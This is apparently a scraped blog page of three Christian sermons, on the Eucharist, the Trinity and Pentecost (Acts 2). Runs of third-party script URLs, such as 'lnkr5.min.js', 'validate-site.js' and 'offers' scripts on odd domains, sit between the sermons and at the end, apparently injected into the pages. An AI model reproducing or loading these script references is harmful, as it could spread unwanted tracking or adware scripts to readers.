“From those who have nothing, even what they have will be taken away.” What a powerful statement! How can you take away something from someone when he has nothing? From those who refuse to shine in the love and the light of Christ by the grace of God the Father and the power of the Holy Spirit, God’s gift of the new creation that was received during the Sacrament of Baptism will be taken away. That person, without the Sacraments of Confession and the Holy Eucharist, is as good as dead! He will not qualify as a son or daughter of God to enjoy the eternal beatific vision of God in the Heavenly Kingdom.
When Christ anointed us by putting His seal on us, giving us the gift of the Holy Spirit in our hearts during the Sacrament of Baptism, that was the first instalment [2 Cor. 1:22] towards our salvation. If we do not walk our living faith in Christ and receive the Living Bread of life on a regular basis, by failing to obey the teachings of Jesus, we will not receive our final instalment. It is as simple as that!
The Sacrament of the Holy Eucharist is the Body and Blood of Christ. The gift of salvation and eternal life in the Kingdom of God comes from Christ and no one else. If Jesus is not good enough for us, we refusing to receive Him in the Sacrament of the Holy Eucharist, what living hope do we have of receiving our salvation and inheritance in the eternal Kingdom of God? None! Without the Body and Blood of Christ, we are lost forever!
Through Moses, the people of the Old Testament were given the Old Covenant of the Law. Through the blood of the sacrifice of animals, they received the forgiveness of sins. These sacrifices were imperfect because they had to be repeated over and over.
Now, through the New Covenant of grace that was implemented through Christ, the perfect sacrifice of the Body and Blood for the forgiveness of sins, we receive the salvation that the Heavenly Father promised to our forefathers in the Old Testament. As children of God, [1 Jn. 3:1], having died with Christ on the cross, having been buried with Him and having resurrected with Him, we have become new creations. Having become new creations, we must behave as new creations, as slaves of Christ who shine in love.
“Do you suppose that it is for nothing that the Scripture says, ‘God yearns jealously for the spirit that he has made to dwell in us?'” [Jas. 4:4-5] Yes, God is jealous of the spirit that He has made to dwell in us. Through Christ, we have become living Temple of the Lord God.
As new creations, we are as blooming flowers, called to shine in the darkness of this world so the Spirit of Christ may manifest Himself through us. Having the light of Christ within us, it is not called to be hidden. It is called to shine forth through our thoughts, our words and our actions. It is called to be a living example.
Through the Sacrament of the Holy Eucharist, the Body and Blood of Christ, we can receive our blessed hope, the assurance of our salvation. Through the Body and Blood of Christ, we find the necessary strength to persevere in this world. While we are in this world, we no longer belong to this world!
As we participate the Holy Mass, let us be thankful to the Lord Jesus for His Body and Blood that assures us our salvation. And let us remember throughout the week that as new creations, we are called to feed on the Sacrament of the Holy Eucharist so the Body and Blood of Christ may transform us in His likeness.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=3https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Three In One and One In Three: Trinity Sunday ~ Br. Igor Kalinski, OPI (Translated from the Macedonian)

Sermon for 27 Sunday, The Most Holy Trinity
Dt 4:32-34;39-40, Rom 8:14-17; Mt 28:16-20
“Ask now about the former days, long before your time, from the day God created man on the earth; ask from one end of the heavens to the other. Has anything so great as this ever happened, or has anything so great as this ever happened, or has anything like it ever been heard of? Has any other people heard the voice of God speaking out of fire, as you have and lived? Has any god ever tried to take for himself one nation out of another nation, by testing by miraculous signs and wonders, by war, by a mighty hand and an outstretched arm, or by great and awesome deeds, like all the things the Lord your God did for you in Egypt before your very eyes? Acknowledge and take to heart this day the Lord is God in heaven above and on the earth below. There is no other. Keep his decrees and commands, which I am giving you today, so that it may go well with you and your children after you and that guy may live long in the land the Lord your God gives you for all time”.
“Because those who are led by the Spirit of God are sons of God. For you did not receive a spirit that makes you a slave again to fear, but you received the Spirit of sonship. And by him we cry Abba Father. The Spirit himself testifies with our spirit that we are Gods children. Now if we are children, then we are heirs-heirs of God and coheirs with Christ, if indeed we share in his sufferings in order that we may also share in his glory”.
“Then the eleven disciples went to Galilee, to the mountain where Jesus had told them to go. When they saw him, they worshiped him, but some doubted. Then Jesus came to them and said, “All authority in heaven and on earth has been given to me. Therefore, go and make disciples of all nations, baptizing them in the name of the Father, and of the Son and the Holy Spirit, and teaching them to obey everything I have commanded you. And surely I am with you always to the very end of the age.”
From these verses, dear brothers and sisters in Christ, light radiance and grace are in the Trinity and from the Holy Trinity, to the follower of Christ and his witness, you have to be in live relationship in God of Trinity, that’s distinguish us from the false followers. The grace remains together with the truth, since God is true, we have to worship in truth and spirit. In first reading we see how Israelites have known God the Father by his actions and provides enough evidence to demonstrate his great love, and He expect our response, our love and our results, turning to his path, our daily path for walking with Him. We see in ourselves how God has chosen each of us, everyone has events that we have to share with one to another for encouragement.
In the second reading of Romans, we see step by step a full image of the Holy Trinity, the gifts and strength that we receive from the Holy Spirit dispenses to individuals are given by the Father through the Word for all that belongs to the Father, belongs also to the Son so the graces given by the Son in the Spirit are true gifts from the Father. Such a big meaning, especially to someone not worth as I am not worth to be called Gods child, not slave anymore. When the Spirit dwell in us, the Word who bestows the Spirit is in us too, this sanctify us, adopt us, makes us heirs, sons and our body temple for Gods Holy Spirit.
In third reading of Gospel according Saint Matthew our risen Lord Jesus Christ has commanded us to be his preachers of God’s Word to the end of the earth, baptizing in the Holy Trinity, the foundation of our faith, truly worshiped God the Father, God the Son, God the Holy Spirit, the teachings and faith of the Universal Orthodox Catholic Apostolic Church which was revealed to us from God, and from these three examples of Holy Scripture, is proclaimed by the apostles and guarded by the fathers, teaching us that the Holy Trinity is not a blend of creative and created being, but it is a wholly creative and energizing reality, self-consistent and undivided in its active power, for the Father makes all things through the Word and in the Holy Spirit, this what according Church Fathers is described, cos is a huge mystery for our human mind. Gods gives wisdom to contemplate his Trinity and reveal truths.
Let’s adore the Father and the Son and the Holy Spirit, let us praise and exalt God forever. Amen
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://dataprovider.website/addons/lnkr5.min.jshttps://dataprovider.website/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=39https://dataprovider.website/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
A Most Precious Gift! The Rev. Dcn. Dollie Wilkinson, OPI
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
I’ve always wanted to speak a foreign language. But unfortunately I never had the gift of being able to learn a language other than my own. Imagine if you could instantly begin speaking, and understanding, a whole new language, without years of study.
This is exactly what happened to the Apostles who had all come together to celebrate the festival of Pentecost.
Acts 2:1-21


“When the day of Pentecost had come, they were all together in one place. And suddenly from heaven there came a sound like the rush of a violent wind, and it filled the entire house where they were sitting. Divided tongues, as of fire, appeared among them, and a tongue rested on each of them. All of them were filled with the Holy Spirit and began to speak in other languages, as the Spirit gave them ability. Now there were devout Jews from every nation under heaven living in Jerusalem. And at this sound the crowd gathered and was bewildered, because each one heard them speaking in the native language of each. Amazed and astonished, they asked, “Are not all these who are speaking Galileans? And how is it that we hear, each of us, in our own native language? Parthians, Medes, Elamites, and residents of Mesopotamia, Judea and Cappadocia, Pontus and Asia, Phrygia and Pamphylia, Egypt and the parts of Libya belonging to Cyrene, and visitors from Rome, both Jews and proselytes, Cretans and Arabs–in our own languages we hear them speaking about God’s deeds of power.” All were amazed and perplexed, saying to one another, “What does this mean?” But others sneered and said, “They are filled with new wine.” But Peter, standing with the eleven, raised his voice and addressed them, “Men of Judea and all who live in Jerusalem, let this be known to you, and listen to what I say. Indeed, these are not drunk, as you suppose, for it is only nine o’clock in the morning. No, this is what was spoken through the prophet Joel: ‘In the last days it will be, God declares, that I will pour out my Spirit upon all flesh, and your sons and your daughters shall prophesy, and your young men shall see visions, and your old men shall dream dreams. Even upon my slaves, both men and women, in those days I will pour out my Spirit; and they shall prophesy. And I will show portents in the heaven above and signs on the earth below, blood, and fire, and smoky mist. The sun shall be turned to darkness and the moon to blood, before the coming of the Lord’s great and glorious day. Then everyone who calls on the name of the Lord shall be saved.’”
These verses tell us how the apostles received power through a baptism of the Holy Spirit. This fulfilled the promise Jesus had made to them just before his ascension (Acts 1:8). Let’s examine them further.
2:1 When the day of Pentecost had come, they were all together in one place.
Pentecost (the feast of weeks) is a Jewish festival day, the 50th day after the Passover. (The name Pentecost means fifty.) There is some debate whom “they” refers to in this verse. Was it only the apostles mentioned in the previous verse Acts 1:26? Or was it the 120 persons mentioned earlier (Acts 1:15).
2:2 And suddenly from heaven there came a sound like the rush of a violent wind, and it filled the entire house where they were sitting.
This sound symbolizes the power of the Holy Spirit. In the Bible, the words for wind and for spirit are similar. In the Greek the word for Spirit πνευμα, pneuma, comes from πνεω, pneo, to blow air. The sound was therefore appropriate.
2:3 Divided tongues, as of fire, appeared among them, and a tongue rested on each of them.
2:4 All of them were filled with the Holy Spirit and began to speak in other languages, as the Spirit gave them ability
These divided tongues were symbolic of the languages or “tongues” that have divided human beings since the Tower of Babel. The Spirit’s gift of tongues would now enable the apostles to preach in the languages of every nation under heaven.
2:5 Now there were devout Jews from every nation under heaven living in Jerusalem.
God chose a very appropriate and opportune time to establish the church of Christ and begin the spread of the gospel throughout the world. The city was filled with “many… pious men from every nation”. What better audience could there have been? And who exactly were these Jews? The name “Jews” means Judeans —the the remnant of Jacob’s descendants living in Judea and its capital Jerusalem. This was the only surviving part of the large kingdom of Israel over which David and Solomon had ruled.
2:6 And at this sound the crowd gathered and was bewildered, because each one heard them speaking in the native language of each.
2:7 Amazed and astonished, they asked, “Are not all these who are speaking Galileans?
This was the honest reaction of each person to what they personally observed. A sense of awe came over them. This reaction gives us the best measure of the miracle that occurred.
2:8 And how is it that we hear, each of us, in our own native language?
Each person heard the gospel in his or her own native language because the apostles were speaking those languages (Acts 2:4). The miracle was in the speaking described in verse 4, not in the hearing mentioned here in verse 8. The hearing was normal and natural hearing, but the speaking was a miraculous gift given to the apostles by the power of the Holy Spirit. The miraculous ability to speak in languages one has never learned is known as xenoglossia.
2:12 All were amazed and perplexed, saying to one another, “What does this mean?“
Their amazement was short lived. A measure of disbelief and doubt set in. They asked, “What can this mean?” They started trying to find some explanation that might show that their eyes and ears were being tricked into imagining things. This is a sad reaction, because it reveals their lack of expectation, their unpreparedness for Messiah, their slowness of heart to believe all that the prophets had spoken.
2:13 But others sneered and said, “They are filled with new wine.”
Some people are such skeptics and scoffers, that they make up any explanation, no matter how silly. “These men are full of sweet wine!” was the best they could do? They made no effort to test this hypothesis, because they knew it wouldn’t fit the facts. Peter’s rejoinder, “It is only the third hour of the day!” (Ac 2:15). was a mocking of the mockery. The real answer did not need to be spoken, for the miracle spoke for itself. It was obvious that these men were not alcoholics drunk in the morning. Peter left it unsaid that no drunkard could do what Peter and his fellows were doing.
2:14 But Peter, standing with the eleven, raised his voice and addressed them, “Men of Judea and all who live in Jerusalem, let this be known to you, and listen to what I say.
2:15 Indeed, these are not drunk, as you suppose, for it is only nine o’clock in the morning.
Peter is a changed man. At the arrest of Jesus, he denied his Lord (Matthew 26:33-75), but now he is standing strong and speaking with boldness and authority. It was insulting to say that these devout men were drunk at all, let alone at such an early hour. Yet some were mocking and calling out, “These men are full of new wine” (Acts 2:13).
2:16 No, this is what was spoken through the prophet Joel:
2:17 ‘In the last days it will be, God declares, that I will pour out my Spirit upon all flesh, and your sons and your daughters shall prophesy, and your young men shall see visions, and your old men shall dream dreams.
2:18 Even upon my slaves, both men and women, in those days I will pour out my Spirit; and they shall prophesy.
Peter quotes Joel 2:28-32 which predicts the giving of the Holy Spirit. This was such a powerful gift that many wonders and signs and miracles occurred, one of which was the xenoglossia being witnessed by all who heard the apostles preaching in many foreign languages (Acts 2:4-11).
2:19 And I will show portents in the heaven above and signs on the earth below, blood, and fire, and smoky mist.
2:20 The sun shall be turned to darkness and the moon to blood, before the coming of the Lord’s great and glorious day.
This part of Joel’s prophecy (Joel 2:30-31) is usually regarded as figurative; nevertheless Christ’s crucifixion and resurrection were attended by signs and wonders not unlike those that Joel describes (Matthew 27:45,50-54).
2:21 Then everyone who calls on the name of the Lord shall be saved.’
Here at the beginning of Peter’s sermon, we have the idea of people calling on God. At the end of Peter’s sermon we have the reverse: God calling people (Acts 2:39). Likewise, Paul quotes the same passage about people calling on the name of the Lord to be saved (Romans 10:12-14). And he also teaches the reverse when he calls the saved “those who are called” (Romans 8:28). Being saved involves being called by God and calling upon God. Through Peter’s preaching, God called people so that they might call on God.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=14https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
 The Order of Preachers, Independent
You must be logged in to post a comment.